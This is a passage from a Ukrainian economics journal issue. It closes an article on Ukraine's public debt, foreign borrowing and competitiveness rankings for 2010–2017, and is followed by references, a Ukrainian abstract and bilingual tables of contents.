Fig. 3 reviews the dynamics of domestic and foreign public borrowings for 2010-2016. [7]. The data demonstrate increase of state borrowings for the period 2010-2016 of UAH 183.4 billion.




Fig 3. The dynamics of government borrowing for the period 2010-2016, UAH billion.

One of the most important indicators of the country's debt sustainability is the ratio of the total amount of public debt to GDP, which shows the level of debt burden on the state economy and its ability to fulfill debt obligations. Dynamics of the aggregate government debt and GDP of Ukraine from 2009 to 2017 (million UAH). It is presented in Fig. 4. During the analyzed years there is a stable tendency to increase the total amount of debt.

Ukrainian legislation (Article 18 of the Budget Code of Ukraine) provides the boundary ratio of the total amount of government debt and government-guaranteed debt at the end of the budget period to the level of 60% of the annual nominal GDP. The comparison in Fig. 4 reports that the last four years the established limits of debt indicators were exceeded.




Fig. 4. Dynamics of the aggregate government debt and GDP of Ukraine, 2009 - 2017, UAH million

According to the National Bank the gross external debt of Ukraine in 2017 increased by USD 2.9 billion and at the end of 2017 amounted to USD 116.6 billion. The volume of debt to GDP ratio declined over the year from 121.8% to 103.8% [5].

External public-sector liabilities for 2017 increased by USD 3.6 billion up to USD 46.3 (41.3% of GDP). The debt of the private sector has decreased since the beginning of the year by USD 0.7 billion - up to USD 70.2 billion (62.6% of GDP) as a result of external liabilities reduction of Ukrainian banks (by USD 2.7 billion) on the background of further accumulation of obligations to non-residents by the real sector (by USD 2.1 US billion).

External liabilities of the general government sector for the period of 2017 grew by USD 2.4 billion up to USD 38.9 billion (34.6% of GDP). It was a result of USD 3 billion external government loan bonds placement in the 3rd quarter of 2017 to partially restructure external government loan bonds placed in 2015 and to cover net attraction of direct government loans amounting to USD 0.5 billion and devaluation of USD to other currencies (except UAH) from the beginning of 2017, what increased debt by USD 0.9 billion (including USD 0.1 billion in the 4th quarter).

Planned repayment of IMF Stand-By EFF loans reduced the state external debt by USD 6 billion since the beginning of the year.

The external debt of central bank has increased since the beginning of 2017 by USD 1.2 billion - up to USD 7.4 billion (6.6% of GDP) due to the net attraction from the IMF for USD 0.7 billion, loans from the Swiss Central Bank (USD 0.1 billion in the first quarter) and exchange rate volatility by USD 0.4 billion from the beginning of the year. In 2017 exchange rate changes produced USD 1.3 billion of public sector external debt (including USD 0.2 billion in the 4th quarter) [5].

The structure of public and government-guaranteed debt according to the data of the Ministry of Finance of Ukraine as at 31.12.2017 is presented in Table 1.

Table 1.

State and state-guaranteed debt as at 31.12.2017, UAH million

UAH million	external		domestic		total	
Public debt	1 080 310,5	50.4%	753 399,4	35.2%	1 833 709,9	85.6%
Government-guaranteed debt	294 685,0	13.8%	13 279,6	0.6%	307 964,6	14.4%
Total debt	1 374 995,5	64.2%	766 678,9	35.8%	2 141 674,4	100.0%

The public and government-guaranteed debt of Ukraine in December 2017 was 2 141 674,4 million UAH (76305 million USD), including external guaranteed debt - 294 685 million UAH. (10 499 million USD), and the domestic guaranteed debt – 13 280 million UAH (473 million USD) [4].

The main forms of foreign borrowing of economic agents of Ukraine are Eurobond issue and lending. The main buyers of Ukrainian Eurobonds on world markets are banks and investment companies. On September 18, 2017 Ukraine raked in \$3 billion from a 15-year Eurobond issuance. A little more than half of the cash generated from the sale will go to paying off previous Eurobond issuances, set to expire in 2019 and 2020, with \$1.576 billion going to the previous bondholders. The demand for new Eurobonds is about \$ 9.5 billion. Before that Ukraine has never attracted such a volume for such a long term [6].

As shown in the study, Ukraine is trying to be an active participant in the financial and credit integration. The main forms of its manifestation are banking integration and the entry into international credit relations of agents of the domestic economy through foreign borrowing. Ukraine's participation in the global financial and credit space, on the one hand, has expanded the possibilities of obtaining financial resources to ensure the financial security of the state, and on the other - it has caused financial risks violating the financial equilibrium.

Ukraine has a rather insignificant effect on the integration processes taking place in the world economy, it still needs to do much more to achieve equality and mutual benefit. This is confirmed by the position of Ukraine in the world ranking by the Global Competitiveness Index, published by the World Economic Forum. Ukraine in 2017 was on 81st position among 137 countries, improving its position on four points from the previous year. In 2012-2013 Ukraine ranked 73st out of 144 countries, in 2013-14, 84 out of 148 countries, in 2014-2015, 76 out of 144 countries, in 2015-2016, 79 out of 140 countries, in 2016-2017, - 85 out of 138 countries, 2017-2018 - 81 out of 137 studied countries.

According to experts Economic Forum, Ukraine worsened its position in 4 out of 12 key indicators. The most lost (minus 13 points) in the indicator "Labor market efficiency". The tendency to deterioration of this indicator was observed in last year's studies, and last year the position worsened by 17 points.

Ukraine also suffered losses in the estimation of the innovation component of the Index - (minus 9 points), infrastructure (minus 3 points), and as a component of higher education and vocational training (minus 2 points).

Ukraine has the worst position in assessing the strength of banks (130th position), the regulation of stock exchanges (134th position), the quality of roads (130th position), inflationary changes and the ability of the country to hold talent (129th position), protection of property rights (128 position).

Negative factors for making business in our country are determined by (in order of decreasing): inflation, corruption, political instability, high tax rates, complexity of tax legislation, instability of governments, complicated access to finance, ineffective state bureaucracy, currency market regulation, lack of education of employees, bad ethics of the workforce, lack of ability to innovate, restrictive regulation of the labor market, inappropriate quality of infrastructure, crime and theft, low quality health care [3].

Therefore, Ukraine needs overcome barriers and problems listed towards international integration through the improvement of the state of financial planning sector, develop scientifically based ways to attract and use foreign borrowing to create an integrated system of national legislation in the sphere of foreign economic relations.

1. Адаптація валютно-фінансових систем ризикових економік до світових інтеграційних процесів: Монографія / [О.В. Плотніков, О.О. Сльозко, О.М. Мельнік, М.В. Саакадзе, Т.О. Панфілова та ін.] - К.: ІСЕМВ НАН України, ІАТ&К, 2011.- 214с.
2. Державна служба статистики України. [Електронний ресурс]. – Режим доступу: www.ukrstat.gov.ua
3. Економічний дискусійний клуб. Всесвітній економічний форум . [Електронний ресурс]. – Режим доступу: <http://edclub.com.ua/tegy/vsesvitniy-ekonomichnyy-forum>
4. Мінфін. Державний борг України. [Електронний ресурс]. – Режим доступу: <https://index.minfin.com.ua/ua/finance/debtgov/>
5. Національний банк України. [Електронний ресурс]. – Режим доступу: <https://bank.gov.ua/doccatalog/document?id=19241238>
6. НВ Бізнес. [Електронний ресурс]. – Режим доступу: <https://biz.nv.ua/ukr/finance/u-minfini-nazvali-najbilshikh-pokuptsiv-oblihotsij-derzhpoziki-2449537.html>
7. Сидор І.П. Державні запозичення як джерело фінансових ресурсів в Україні. [Електронний ресурс]. – Режим доступу: dspace.tneu.edu.ua/jspui/bitstream/316497/25331/1/Сидор%20тези%202017.docx
8. Слово і діло. Аналітичний портал. [Електронний ресурс]. – Режим доступу: www.slovoidilo.ua
9. Урядовий портал. [Електронний ресурс]. – Режим доступу: www.kmu.gov.ua
10. «Форіншурер» страхування. Журнал. [Електронний ресурс]. – Режим доступу: <https://forinsurer.com/rating-banks>

УЧАСТЬ УКРАЇНИ В МІЖНАРОДНИХ ФІНАНСОВО-ЕКОНОМІЧНИХ ІНТЕГРАЦІЙНИХ ПРОЦЕСАХ

Н. Вовк

Львівський національний університет імені Івана Франка

У статті розглянуто сучасний стан та особливості участі України в міжнародних фінансово-економічних інтеграційних процесах, визначено основні форми міжнародної інтеграції, показано позитивний і негативний вплив іноземного капіталу та зовнішніх державних запозичень на розвиток національної економіки. Проаналізовано сучасний стан та перспективи участі України в цих процесах. Визначено основні форми міжнародної інтеграції.

Показано, що Україна намагається бути активним учасником фінансово-кредитної інтеграції. Основними формами її прояву є банківська інтеграція та входження в міжнародні кредитні відносини суб'єктів вітчизняної економіки через зовнішні запозичення.

Показано позитивний і негативний вплив іноземного капіталу та зовнішніх державних запозичень на розвиток національної економіки. Проаналізовано іноземний капітал, який уже працює на українському ринку банківських послуг. Розкрито особливості впливу зовнішніх державних запозичень на розвиток національної економіки. Проаналізовано джерела та виявлено основні тенденції зовнішнього кредитування економіки України.

Наведено основні показники, що характеризують ступінь фінансової інтеграції України. Визначено переваги та недоліки сучасного стану інтеграційних процесів в Україні.

Ключові слова: глобалізація, інтеграція, фінансовий ринок, банківська система, іноземний капітал, прамі іноземні інвестиції, державні запозичення.

ЗМІСТ

<i>В. Антонів</i> ЗАГАЛЬНА ХАРАКТЕРИСТИКА ІМІТАЦІЙНИХ МОДЕЛЕЙ ЕНЕРГЕТИЧНИХ СИСТЕМ.....	3
<i>З. Артим-Дрогомирецька, В.-Б. Вовк</i> АКТУАЛЬНІ ЗАВДАННЯ У ПІДГОТОВЦІ ЕКОНОМІСТІВ-АНАЛІТИКІВ В УКРАЇНІ	7
<i>В.-Б. Вовк, Б. Матківський</i> ОПТИМІЗАЦІЯ ПЛАНУ ДІЯЛЬНОСТІ АГРОПІДПРИЄМСТВА НА ПРИКЛАДІ ПП «ЗАХІДНИЙ БУГ»	12
<i>В.-Б. Вовк, М. Дацко, М. Монастирський</i> ПЕРСПЕКТИВИ ВПРОВАДЖЕННЯ ТЕХНОЛОГІЇ BLOCKCHAIN У БАНКІВСЬКУ СИСТЕМУ УКРАЇНИ	21
<i>О. Бондаренко, І. Ушкаленко</i> БЕЗПЕКА WEB-ДОДАТКІВ: АКТУАЛЬНІ ПРОБЛЕМИ ТА ЇХ АНАЛІЗ	28
<i>І. Бурденюк, Л. Волонтир</i> ЕКОНОМЕТРИЧНЕ МОДЕЛЮВАННЯ ЕФЕКТИВНОСТІ ВИКОРИСТАННЯ ФІНАНСОВИХ РЕСУРСІВ ПІДПРИЄМСТВА.....	37
<i>Р. Вовк</i> МОДЕЛЮВАННЯ ПРИЙНЯТТЯ РІШЕНЬ НА РИНКУ ПОСЛУГ	47
<i>П. Грицюк, Т. Бабич</i> ОПТИМІЗАЦІЯ СТРУКТУРИ РОСЛИННОЇ ГАЛУЗІ РІВНЕНСЬКОЇ ОБЛАСТІ ІЗ ВРАХУВАННЯМ РИЗИКУ	52
<i>Н. Добровольська, І. Ушкаленко</i> МОДЕЛЮВАННЯ МЕХАНІЗМУ МОНІТОРИНГУ ФІНАНСОВОЇ БЕЗПЕКИ БАНКІВСЬКОЇ СФЕРИ	64
<i>О. Зелінська, Г. Матрунчик</i> ВИКОРИСТАННЯ МЕТОДІВ ЕКОНОМІКО-МАТЕМАТИЧНОГО МОДЕЛЮВАННЯ В СКЛАДНИХ СИСТЕМАХ	71
<i>О. Зелінська, Н. Попадинець</i> ДОСЛІДЖЕННЯ РИНКОВОЇ РІВНОВАГИ НА ОСНОВІ МОДЕЛІ ВАЛЬРАСА.....	77
<i>Н. Камінська, Є. Копичин</i> ОСОБЛИВОСТІ ТА ТЕНДЕНЦІЇ РОЗВИТКУ КРИПТОВАЛЮТНОГО РИНКУ В СУЧАСНИХ УМОВАХ.....	82
<i>М. Качмар, Ю. Максимець</i> ОСОБЛИВОСТІ РОЗВИТКУ ПИВНОГО РИНКУ В УКРАЇНІ	89
<i>О. Ковальчик</i> ДОСЛІДЖЕННЯ ФІНАНСОВОГО СТАНУ АВТОДОРОЖНЬОГО ПІДПРИЄМСТВА МЕТОДОМ ЕКОНОМЕТРИЧНОГО АНАЛІЗУ	93
<i>С. Коляденко, В. Говоруха</i> ЕКОНОМІКО-МАТЕМАТИЧНЕ МОДЕЛЮВАННЯ УПРАВЛІННЯ ВИТРАТАМИ ПІДПРИЄМСТВА	98
<i>К. Копняк, Т. Остапенко</i> ВПРОВАДЖЕННЯ ІНФОРМАЦІЙНИХ СИСТЕМ В УПРАВЛІННІ БУДІВЕЛЬНИМ ПІДПРИЄМСТВОМ	104
<i>Т. Кузь</i> АНАЛІЗ ФАКТОРІВ ВПЛИВУ НА РОЗВИТОК ІННОВАЦІЙНОЇ ДІЯЛЬНОСТІ МАШИНОБУДІВНИХ ПІДПРИЄМСТВ	109

<i>Я. Майовець</i> ФОРМУВАННЯ КАДРОВОГО ПОТЕНЦІАЛУ ДЛЯ ІННОВАЦІЙНОГО РОЗВИТКУ АГРАРНОГО СЕКТОРУ ЕКОНОМІКИ УКРАЇНИ.	115
<i>Т. Павлюк, Л. Волонтир</i> ВИКОРИСТАННЯ СУЧАСНИХ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ В СІЛЬСЬКОМУ ГОСПОДАРСТВІ.....	122
<i>І. Паславська, О. Захарків</i> МОДЕЛЮВАННЯ РОЗВИТКУ ТОРГОВИХ МЕРЕЖ.....	128
<i>В. Плакида, І. Бурденюк</i> ОПТИМІЗАЦІЯ УПРАВЛІННЯ ВИТРАТАМИ ПІДПРИЄМСТВА	134
<i>Н. Потапова</i> ЕКОНОМЕТРИЧНИЙ АНАЛІЗ ПРИЧИННО-НАСЛІДКОВИХ ЗВ'ЯЗКІВ КОМПОНЕНТІВ СТРУКТУРИ РЕАЛІЗАЦІЇ ЗЕРНОВИХ КУЛЬТУР В ЗБУТОВІЙ АГРОЛОГІСТИЦІ.....	139
<i>С. Прийма</i> ЗАСТОСУВАННЯ ІНФОРМАЦІЙНИХ СИСТЕМ І ТЕХНОЛОГІЙ В УПРАВЛІННІ МІСЦЕВИМИ БЮДЖЕТАМИ	146
<i>Р. Рогатинський, Н. Гарматій</i> МОДЕЛЮВАННЯ ОПТИМАЛЬНОЇ СТРУКТУРИ ВИРОБНИЦТВА В СІЛЬСЬКОГОСПОДАРСЬКОМУ ПІДПРИЄМСТВІ	157
<i>А. Романова</i> СТРАХУВАННЯ ЯК ІНСТРУМЕНТ МІНІМІЗАЦІЇ БАНКІВСЬКИХ РИЗИКІВ	162
<i>О. Сауляк, І. Бурденюк</i> ІНФОРМАЦІЙНА СИСТЕМА ЯК ЗАСІБ УПРАВЛІННЯ ВИРОБНИЧОЮ ДІЯЛЬНІСТЮ АГРАРНОГО ПІДПРИЄМСТВА.....	169
<i>І. Ушкаленко, Ю. Зелінська</i> МОДЕЛЬ РОЗВИТКУ ЕКОНОМІКИ УКРАЇНИ НА ПРИКЛАДІ ШВЕЙЦАРІЇ.....	174
<i>І. Чіков, І. Бурденюк</i> РОЗВИТОК ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ТА ЇХ РОЛЬ В ДІЯЛЬНОСТІ ПІДПРИЄМСТВ.....	179
<i>С. Шуткевич</i> ТЕОРЕТИЧНІ АСПЕКТИ ВИВЧЕННЯ СТРАТЕГІЇ ІННОВАЦІЙНО-КОНКУРЕНТОСПРОМОЖНОГО ВИРОБНИЦТВА	184
<i>A. Orlovska, I. Paslavska</i> FRACTAL ANALYSIS OF UKRAINIAN STOCK MARKET DYNAMICS	188
<i>N. Vovk</i> UKRAINE IN INTERNATIONAL FINANCIAL AND ECONOMIC INTEGRATION PROCESS	194

CONTENS

<i>V. Antoniv</i> GENERAL CHARACTERISTICS OF SIMULATION MODELS OF POWER SYSTEMS	3
<i>Z. Artym-Drohomyretska, V.-B. Vovk</i> ACTUAL TASKS IN TRAINING OF ECONOMISTS- ANALYSTS IN UKRAINE	7
<i>V.-B. Vovk, B. Matkivskyi</i> OPTIMIZATION OF ACTIVITY PLAN OF AGRARIAN ENTERPRISE BY AN EXAMPLE OF PRIVATE ENTERPRISE «ZAKHIDNYI BUKH»	12
<i>V.-B. Vovk, M. Datsko, M. Monastyrskyi</i> PROSPECTS FOR INTRODUCING THE BLOCKCHAIN TECHNOLOGY INTO THE BANKING SYSTEM OF UKRAINE	21
<i>O. Bondarenko, I. Ushkalenko</i> SAFETY OF WEB-APPLICATION : ISSUES OF THE DAY AND THEIR ANALYSIS	28
<i>I. Burdeniuk, L. Volontyr</i> ECONOMETRIC MODELING OF THE ENTERPRISE FINANCIAL RESOURCES USE EFFICIENCY	37
<i>R. Vovk P.</i> MODELING OF DECISION MAKING ON THE SERVICES MARKET	47
<i>P. Hrytsiuk, T. Babych</i> OPTIMIZATION OF CROP INDUSTRY RIVNE REGION'S STRUCTURE, TAKING INTO ACCOUNT RISKS	52
<i>N. Dobrovoska, I. Ushkalenko</i> MODELLING THE MECHANISM FOR MONITORING FINANCIAL SECURITY OF THE BANKING SPHERE	64
<i>O. Zelinska, H. Matrunchuk</i> USE OF METHODS OF ECONOMIC-MATHEMATICAL MODELING IN COMPLEX SYSTEMS	71
<i>O. Zelinska, N. Popadynets</i> RESEARCH OF MARKET EQUILIBRIUM BASED ON VALLAZA MODEL	77
<i>N. Kaminska, Y. Kopychyn</i> FEATURES AND TRENDS OF DEVELOPMENT OF THE CRYPTOCURRENCY MARKET IN MODERN CONDITIONS	82
<i>M. Kachmar, Yu. Maksymets</i> CURRENT TRENDS OF UKRAINE BEER MARKET	89
<i>O. Kovalchuk</i> RESEARCH OF THE FINANCIAL STATE OF ROAD ENTERPRISES BY METHOD OF ECONOMETRIC ANALYSIS	93
<i>S. Kolyadenko, V. Govorukha</i> ECONOMIC AND MATHEMATICAL MODELING OF ENTERPRISE EXPENDITURE MANAGEMENT	98
<i>K. Kopniak, T. Ostapenko</i> IMPLEMENTATION OF INFORMATION SYSTEMS IN THE CONSTRUCTION ENTERPRISE MANAGEMENT	104
<i>T. Kuz</i> ANALYSIS OF FACTORS OF INFLUENCE ON DEVELOPMENT OF MACHINE BUILDING ENTERPRISES	109
<i>Y. Mayovets</i> FORMATION OF THE HUMAN POTENTIAL FOR THE INNOVATIVE DEVELOPMENT OF THE UKRAINIAN AGRICULTURAL SECTOR OF ECONOMY OF UKRAINE	115

<i>T. Pavlyuk, L. Volontyr</i> THE USE OF MODERN INFORMATION TECHNOLOGIES IN AGRICULTURAL HOLDINGS	122
<i>I. Paslavaska, O. Zaharkiv</i> MODELING OF TRADE ENTERPRISE NETWORK	128
<i>V. Plakyda, I. Burdenuyk</i> OPTIMIZATION OF ENTERPRISE EXPENSES MANAGEMENT ..	134
<i>N. Potapova</i> ECONOMETRIC ANALYSIS OF CAUSAL-CONSEQUENCE LINKS OF THE COMPONENTS OF GRAIN SELLING STRUCTURE IN SALES AGRILOGISTICS	139
<i>S. Pryima</i> IMPLEMENTATION OF INFORMATION SYSTEM AND TECHNOLOGY IN THE MANAGEMENT OF LOCAL BUDGETS	146
<i>R. Rogatinsky, N. Garmatiy</i> SIMULATION OF OPTIMAL STRUCTURE OF PRODUCTION IN THE AGRICULTURAL ENTERPRISE	157
<i>A. Romanova</i> OPTIMIZING THE ACTIVITIES OF THE BANK. INSURANCE AS AN INSTRUMENT FOR MINIMIZING BANK RISKS	162
<i>O. Saulyak, I. Burdenuyk</i> INFORMATION SYSTEM AS A MANAGER OF PRODUCTION ACTIVITY AGRARIAN ENTERPRISE	169
<i>I. Ushkalenko, Y. Zelinska</i> MODEL ECONOMY OF DEVELOPMENT UKRAINE ON EXAMPLE BY SWITZERLAND	174
<i>I. Chikov, I. Burdenuyk</i> DEVELOPMENT OF INFORMATION TECHNOLOGIES AND THEIR ROLE IN THE ACTIVITY OF ENTERPRISES	179
<i>S. Shytkevich</i> THEORETICAL ASPECTS OF INVESTIGATION OF INNOVATIVE-COMPETITIVE PRODUCTION STRATEGY	184
<i>A. Orlovska, I. Paslavaska</i> FRACTAL ANALYSIS OF UKRAINIAN STOCK MARKET DYNAMICS	188
<i>N. Vovk</i> UKRAINE IN INTERNATIONAL FINANCIAL AND ECONOMIC INTEGRATION PROCESS	194